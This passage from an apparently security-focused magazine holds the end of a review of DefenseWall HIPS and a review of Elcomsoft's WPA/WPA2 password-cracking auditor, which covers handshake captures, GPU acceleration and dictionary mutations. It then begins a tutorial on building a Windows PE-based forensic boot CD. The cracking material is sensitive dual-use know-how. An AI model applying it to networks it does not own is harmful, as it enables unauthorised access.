This is another issue that DefenseWall HIPS conveniently sidesteps. As a result, Zero Day Attacks do not pose a more serious problem than ordinary attacks for a computer protected by DefenseWall HIPS. In fact, if DefenseWall HIPS is installed on a clean fresh system, Zero Day attacks don't pose any threat at all.

For me it is a welcome relief not to have to respond to a program that repeatedly questions you about whether a particular process should be trusted or not. Many personal firewalls bombard the user with question after question when they are in learning mode and many HIPS programs take the same approach. It is generally beyond the ability of the average user to respond to these

questions in an intelligent manner. DefenseWall HIPS doesn't force the user to do this. Even though I am an expert user these questions wear me down eventually too, and as a result, I sometimes end up with an anti-malware program or personal firewall that is not functioning at its intended level. SoftSphere recommends the use of a good conventional anti-virus program. The primary reason for this is that it is very difficult for the average user to determine where on the hard drive any malware that might be present is located. They suggest letting the anti-virus program search for the malware and find it for you.

**Disadvantages.** Two of DefenseWall HIPS primary characteristics are not likely to be fully appreciated by the average user. First, it is relatively inexpensive relative to the sophisticated protective services that it offers. And second, the ordinary user won't see a lot of indication that the program is working effectively, other than just by noticing that there is an absence of malware wreaking havoc on their system.

I believe that there is a challenge facing SoftSphere to sufficiently educate users concerning how a program that costs so little is able to accomplish so much. I also think that it might help to provide some additional indicators that reflect more clearly the protective function that is so quietly at work.

Summing up. DefenseWall HIPS is a program that, in my opinion, users should include in their anti-malware arsenal regardless of their experience level. It provides an excellent level of protection and requires a minimum amount of attention. An ordinary user can use it almost effortlessly. A power user can take advantage of the advanced configuration options in order to achieve fuller control. This positive result for varying levels of users is not often achieved even in programs costing many times more than DefenseWall HIPS.

Finally, SoftSphere provides frequent updates, which reflects its active development. Although I experienced no reason to request any support services, all indications from online discussion groups confirm the existence of an excellent response team for dealing with any problems or questions that may arise. There is even a support forum online where the primary developer actively participates.

by Don Iverson



System Used: Windows 7  
Pro 32 Bit

System: Windows 2000/  
XP/2003/Vista 32 bit

License: Trial Version  
(2.56)/ \$29.95 and

includes one year of  
program updates and  
first level support

Purpose: Protect System  
from All Types of Malware

Homepage: [http://  
www.softsphere.com](http://www.softsphere.com)

# Wireless Security Auditor



Elcomsoft Wireless Security Auditor allows network administrators to manually verify how secure their own company's wireless network is by executing an audit of the accessible wireless networks within their domain using brute forcing of the passwords used. Wireless networks are sometimes overlooked in normal network audits, or staff can sometimes attach their own access point to then bypass the other security measures that the company has in place. IE for unrestricted Internet access. When you run the actual program, you presented with a very clean and easy to use interface. Once you have obtained your relevant capture to attack using your favorite tool to gather the required data. EWSA will actually import data from the following formats: Tcpdump Log, Commview Log, Proactive System Password Recovery (an export of the hash on a machine that uses Wireless Zero Configuration), Local Registry (a dump of the hashes in the registry), Manual Entry.

EWSA can only use the PSPR and registry dump if the WZC is in use and not via a third party client. The captured data will need to contain the full authentication handshake from a real client and the access point. EWSA does not work with the packets where linktype is LINKTYPE\_ETHERNET (these are from wired, not wireless networks). There are a various options available to aid in the cracking of the files. You can select multiple cpu (if available on your machine) and there is also hardware acceleration via most modern NVIDIA and ATI video cards. You can use GeForce 8-, 9-, 200-series with a minimum of 256MB graphics memory or Quadro cards.

Full list of supported devices can be found here [http://www.nvidia.com/object/cuda\\_learn\\_](http://www.nvidia.com/object/cuda_learn_)



**Figure 1.** Provided WPA/WPA2 security is used EWSA can find an 8-character password 7 times faster on one GTX 295, compared to Core 2 Quad Q6600

[products.html](#) If you have multiple cards, you will need to disable SLI (either in driver or by physically disconnecting the cards). The program also works with all ATI cards that support ATI Stream(tm) Technology, in particular Radeon HD 4800 Series, Radeon HD 4600 Series, and Radeon HD 3000 Series. There is a password file supplied with the program itself, containing 242966 entries within it which isnt too bad, but there are a lot larger ones available on the Internet (just ask Google)

There are a variety of mutation options (Case mutation, Digit mutation, Border mutation, Freak mutation, Abbreviation mutation, Order mutation, Vowels mutation, Strip mutation, Swap mutation, Duplicate mutation, Delimiter mutation, Year mutation) available to select when using the dictionary attacks on the capture file, which might be the reason why the dictionary file is so slim.

Each mutation can be manually set for speed or efficiency, or you can select the preset maximum speed and efficiency options. Finally you can disable the mutation completely.


You are also able to add it your own dictionary files if you so wish, and select which you would like to be used in cracking the file.

For this review I used an WPA dump provided by the Wireshark website, with a known password (as I am currently only able to use the trial version which limits the amount of characters shown for the recovered password).

Once you start the attack process off, EWSA gives you an estimation on when the attack should be completed, how many dictionaries are left to be used, and the amount of current processor usage that has been assigned to the task. Once a password has been found, the program stops exactly there and presents you with a nice little congratulations prompt and then it shows you the password found. You can then save this as a project for future use if required.

Overall I found this program very easy and simple to use. Both sides of the IT security fence will enjoy this product as it enables anyone to basically brute force a WPA/WPA2-PSK password fairly quickly. This will aid those on the defence side in finding out how secure their system is, and those on attack will love the add file and forget ease of use.

by Michael Munt



License: Commercial  
Purpose: Determine how secure your wireless network is  
Homepage: <http://www.elcomsoft.com/ews.html>



MARC REMMERT

# Windows FE A Windows-PE Based Forensic Boot CD

Difficulty



Back in the mid of 2008 some rumors regarding a Microsoft Windows FE Boot-CD started. While there were discussions in certain web logs dealing with IT-security and computer forensics, this Windows-CD never got a lot of attention.

The basic work was conducted by Troy Larson, a Senior Forensic Investigator in Microsoft's IT Security Group. He first built a modified Windows PE for forensic purposes. It is called Windows FE that should stand for Forensic Environment.

Astonishingly Windows is broadly used as an operating system for almost all of the recognized big forensic software packages – but it has never been used before as the base system for a forensic Boot-CD.

I will try to show the reader how to build his own Windows-based Boot CD and that it really works.

## Short Intro to Computer Forensics

Since the invention of computers the bad guys have been committing crimes with their aid. Only just two decades ago law enforcement agencies recognized the need to conduct examinations of computer systems. For example, as recently as 1988 the German Federal Criminal Police Office established a Computer Crime Unit. The United States were a bit faster. In 1984 the FBI founded a *Magnetic Media Program*, later known as the *Computer Analysis and Response Team (CART)*.

Like the long-existing medical forensics computer forensics should reveal traces of possible crimes and eventually prepare them for a court presentation. The examination

process itself must not leave any traces on the evidence itself. Unfortunately, Loccards Law is also valid in the field of computer forensics. This law states that every interaction with an evidence leads to an exchange of some substance, in other words, the analysis of evidence might alter it.

In the medical forensics, such an alteration is minimized for example by using sterile gloves and masks. Therefore traditional computer forensics investigations are only conducted on bit-identical copies of the disk. In most cases, the affected discs will be removed from its enclosures and further on imaged in a laboratory with special hardware and software.

It should be mentioned that we can observe a change of attitude over the last years – only examining a suspect's hard disk and not the contents of his PCs' RAM might miss significant evidence. However the process of gathering the RAM contents alters the state of the operating system for the sake of getting possible additional evidence. Also, RAM-analysis and interpretation of the data found is still under ongoing research. And there are significant changes in every new version of operating system. In my further discussion I will just aim to the traditional *dead-analysis* – the examination of the contents of hard drives of a powered-down system. Based on my professional experience those systems still make up the majority of evidence. As usual, your mileage may vary..

## WHAT YOU WILL LEARN...

How to create a Vista-based forensic Boot-CD and how to integrate additional programs

## WHAT SHOULD YOU KNOW...

Basic knowledge about the Windows operating system, some basic knowledge about computer forensics

## Defining the Need for a Forensic Boot CD

During an Incident Response or a Forensic Search and Seizure we might be confronted with situations in which it is either not possible or advisable to remove the hard disk drives from the PC-cases. For example think of a new system with warranty – breaking the seals will void the warranty. Or think of a server with some type of RAID-controller – imaging each hard drive separately and afterwards reconstructing the RAID-array in the lab can be very demanding. Lots of other situations are imaginable that emphasize the need for a (forensic) Boot-CD for the acquisition of *dead* systems. That is what I will cover in this paper. In such situations the use of a forensic boot CD might be a solution to get a forensic image for a first triage.

Consequently I will not discuss the Pros and Cons of using a USB-drive on a potentially compromised system like it is done with Microsoft's COFFEE. We all know that this operation will lead to changes in the systems registry – next to an entry for the USB device; all running programs are logged and of course will change the contents of the systems RAM. The same is true for running programs from a *Live CD*.

Booting a *dead* system from a forensically sound CD will leave the system unaffected – if the CD-system fulfills the following requirements:

- they must not alter the disc(s) of the system (that means, any sort of write access is strictly prohibited),
- the creation of forensic sound copies on other media must be possible.

Until now only Linux and UNIX-based boot CDs (for example HELIX or SPADA) had the ability to mount devices in *Read-Only* mode. This is a reliable feature because it is implemented in the operating systems kernel. Additionally Linux and UNIX already have lots of powerful programs for the copying and examination of disks and systems aboard.

The only known exception is SAFE from ForensicSoft Inc.,




Figure 1. WAIK installation




Figure 2. PE-base directory

([www.forensicsoft.com](http://www.forensicsoft.com)). This is a commercially available version of a somehow modified version of Windows and a graphical front-end. It promises to be *forensically sound* but I found no detailed description in what way this product achieves this. According to the documentation it incorporates a software write-blocker similar to the separately sold *SAFE Block XP*.

My personal estimation regarding any forensic software is that you, the user, should be able to validate its functions by yourself and explain to some level how and why it works.

## A Windows-based Bootable CD

The advantage of a Windows-based boot CD is the very good support, even

for exotic hardware. Linux still has only limited support for certain types of RAID controllers (for example the ones made by DELL or *HighPoint*), some types of video cards (especially onboard-models) and often the ACPI-functions of some motherboards.

For me such a CD has another advantage. Most forensic examinations are performed with one of the *big tools*, for example *EnCase*, *Forensic Tool Kit* or *X-Ways*. With a Windows-based boot-CD I can add those tools and at least use their forensic imaging-capabilities. This does not mean that I am too stupid to perform a forensic imaging procedure with Linux-tools. But imagine the situation – you are under pressure and you just have one single chance to acquire a system. You are better off with a tool you know, that is validated and that is easy to use (yes – I mean using *point and click*).

Up to and including Windows XP / Windows Server 2003, Windows had no built-in option for a *read only* access to disks (apart from a registry entry for USB devices). Naturally this prohibits the use of Windows as a basis for a forensic boot CD. The well known *Bart PE* is, therefore, entirely inappropriate for forensic purposes!

With Vista / Server 2008, Microsoft realized this feature which has been so far only a Linux / UNIX capability. This opened the door for a Windows-based forensic boot CD. Windows FE is, simply described, just a slightly modified version of a Windows Vista-based PE. It differs only in two modifications of the registry as well as the addition of forensic tools.

For our purposes the relevant system services are the *Partition Manager* and the *Mount Manager*. Microsoft explains the functions of the two services as follows. The mount manager performs inter alia, the mounting of new data-drives into the system. By changing the registry key *NoAutoMount* this automatic mounting can be switched off. The partition manager has a similar task – it also mounts disks of SAN's (Storage Attached Network) to the system. By changing the registry key *SAN Policy* this will affect whether and how the disks will be connected. To perform a forensic




Figure 3. PE mount with GImageX




Figure 4. Modification of the registry



copying we need to mount our target-drive in Read/Write-mode manually with the program *diskpart*.

## A Few Steps to a Windows Forensic CD...

As a basis we need a PC with Windows Vista (or Server 2008) installed. Windows 7 should also work, however I haven't tested it. Additionally an installation of the Automated Installation Kit (AIK) for Vista / Server 2008 is required.

The download-address of AIK for Vista or an alternative version that is also suitable for Server 2008 (and Windows 7) can be found at Microsoft's webpage.

After installing the AIK we will recognize a new menu item that opens the *PE Tools Command* (see Figure 1).

After starting the *PE Tools Command* a simple DOS-window will pop-up – unfortunately there is no nice GUI available.

## Creating the Base System

As a first step, we have to create the basic folder with all the files needed to create a bootable CD. To do this, at the *PE Tools* prompt we give the command

```
copype.cmd x86 d:\FE-CD
```

All files necessary for the preparation of a Windows PE (x86 architecture) are now copied to the directory *FE-CD* on drive *D:* (see Figure 2).

The entire sub-directory can be copied without any problems to another Windows-system. We only need the base-folder and the Deployment Tools installed (and working) to prepare our Windows FE.

The folder now contains some special files and an image-file of a miniaturized Windows system. Typically for Microsoft the image-file is in a special format – the *Windows Image*-format (files have the ending *.wim*).

To edit it (i.e., to copy our tools to it and to perform the changes of the registry), this CD-image has to be mounted. We are still working at the *PE Tools* command prompt.

```
The command imagex.exe /  
mountrw d:\FE-CD\winpe.wim 1 d:
```

`\mounted-cd` will mount the CD-image (more precisely, the first partition of the image-file) to the directory *D:* `\mounted-cd` with write / read access. Alternatively, there is a nice utility with a GUI – *GImageX*, which is available at [www.autoitscript.com/gimagex/](http://www.autoitscript.com/gimagex/) (see Figure 3).

## Modifying the Registry

The next step is to implement the necessary changes in the registry that prevent the automatic mounting of all attached drives.

As mentioned before only the changes of two registry keys for the

*Partition Manager* and the *Mount Manager* distinguish a *FE CD* from a normal *PE CD*!

On our PC we start *regedit*. Then we load an additional structure under the *HKEY LOCAL MACHINE* (HKLM) with the function *Load Hive*. Next we add the registry tree of Windows PE which can be found under *D:\mounted-cd\windows\system32\config\SYSTEM*.

The structure must be loaded; then we give it an appropriate name to handle it – we simply call it *FE* (see Figure 4).

We now open the path *FE\CurrentControlSet001\Services\MountMgr*. Here we change the value




Figure 5. The *MountMgr* registry entry




Figure 6. The registry entry of the *partmgr*

# BASICS

of the DWord *NoAutoMount* from 0 to 1. Perhaps this DWord must be created. This depends on the base system (Vista, Server or Windows 7) and the version of the Automated Installation Kit that was used (see Figure 5).

The next step will be to change the value of the DWord *SanPolicy* of

the *Partition Manager*-key. The key *SanPolicy* can be found at `WEF \ CurrentControlSet001\Services\partmgr`.

As mentioned before, again it depends if this key and the DWord already exists. If necessary we have to create this entry. To do this we create a new key *Parameters*, next a DWord *SanPolicy*. The DWord

*SanPolicy* must have a value of 3 (see Figure 6). That's it – to finalize our work we must remove the structure and thus the changes are saved. It is necessary to keep the CD image mounted for the next steps.

## Adding Forensic Tools

Until now we only created the base for a forensic boot CD. In order to be able to work with this CD we have to add some nice programs.

It is important to note that the Windows PE has a simplified system structure, which does not allow a normal installation of programs. Therefore we will use programs that do not need to be installed. Depending on the software additional needed libraries must be either in the program's folder or copied to the *system32* folder.

## Recommended Tools

The following tools are available at no charge and are free, at least for personal use. Unfortunately the copyright of all tools do not allow including them on the accompanying CD.

This is rather a personal assortment based on personal practice and it is not intended to foster certain companies or persons.




Figure 7. Running FTK under FE




Figure 8. TestDisk under FE

- AccessData FTK Imager ([www.accessdata.com/downloads/current\\_releases/imager/imager\\_2.5.4\\_lite.zip](http://www.accessdata.com/downloads/current_releases/imager/imager_2.5.4_lite.zip)) Remark: In the unzipped package there are several *.dll* files, but we must copy an *oledlg.dll* to the FE-directory `windows\system32` for proper function of the imager (see Figure 7).
- ProDiscover Basic ([www.toorco.n.techpathways.com/uploads/ProDiscoverBasicU3.zip](http://www.toorco.n.techpathways.com/uploads/ProDiscoverBasicU3.zip)) Remark: The package can be unzipped after the *.u3* ending is changed to *.zip*. The folder contains all needed libraries and the executable files and can be copied as-is to the root directory of our FE
- Forensic Acquisition Utilities by George M. Garner Jr. (<http://gmgsystemsinc.com/fau>) Contains UNIX classics like *dd*, *nc* (*netcat*) and an implementation of *wipe* for deleting data

- *TestDisk* by Christophe Grenier ([www.cgsecurity.org/wiki/TestDisk](http://www.cgsecurity.org/wiki/TestDisk)) (see Figure 8)
- The webpage of Werner Rumpeltesz, (<http://www.gaijin.at/en>) is definitely worth a look. Amongst others you can find lots of useful tools like *Registry Report*, *Registry Viewer* and *System Report* with which you can create registry extracts respectively complete system descriptions. *Historian* from the same author can be used to analyze history files of Internet Explorer, Firefox and Opera (see Figure 9).
- Another highly recommendable website is *MiTeC* from Michal Mutl ([www.mitec.cz](http://www.mitec.cz)). A good program package that was tested with FE is *Windows File Analyzer*. It contains a Thumbnail Database Analyzer, a Prefetch Analyzer, a Shortcut Analyzer, an Index.dat Analyzer and last but not least a Recycle Bin Analyzer.

In principle, any *stand-alone* program should work under a Windows FE-environment. Also most of the *U3* installation packages can be used as they contain executables together with all necessary libraries. However, your own testing and validation is needed to find out the special requirements of a particular program. To analyze which libraries are needed by a certain program I recommend *Dependency Walker* (can be found at [www.dependencywalker.com](http://www.dependencywalker.com)).

### Creating a Bootable CD Image

Once we have modified the registry and copied our programs we are ready to create the CD image. Under the *PE Tools* command we type in:

```
imageX.exe /unmount /commit d:
                \mounted-CD
```

The option */commit* indicates ImageX to write back all changes made to the mounted image-file.

If we used *CImageX* to mount the image-file, we must set a checkmark at *Commit Changes* and then click *Unmount* (see Figure 10).

Now we can transform our *.wim* file to a bootable CD image. To do this we use the program *oscdimg* of the Deployment Tools.

This program works with the folder structure as it was created by the *copype.cmd* script. The image-file for the CD is expected in the folder *ISO*

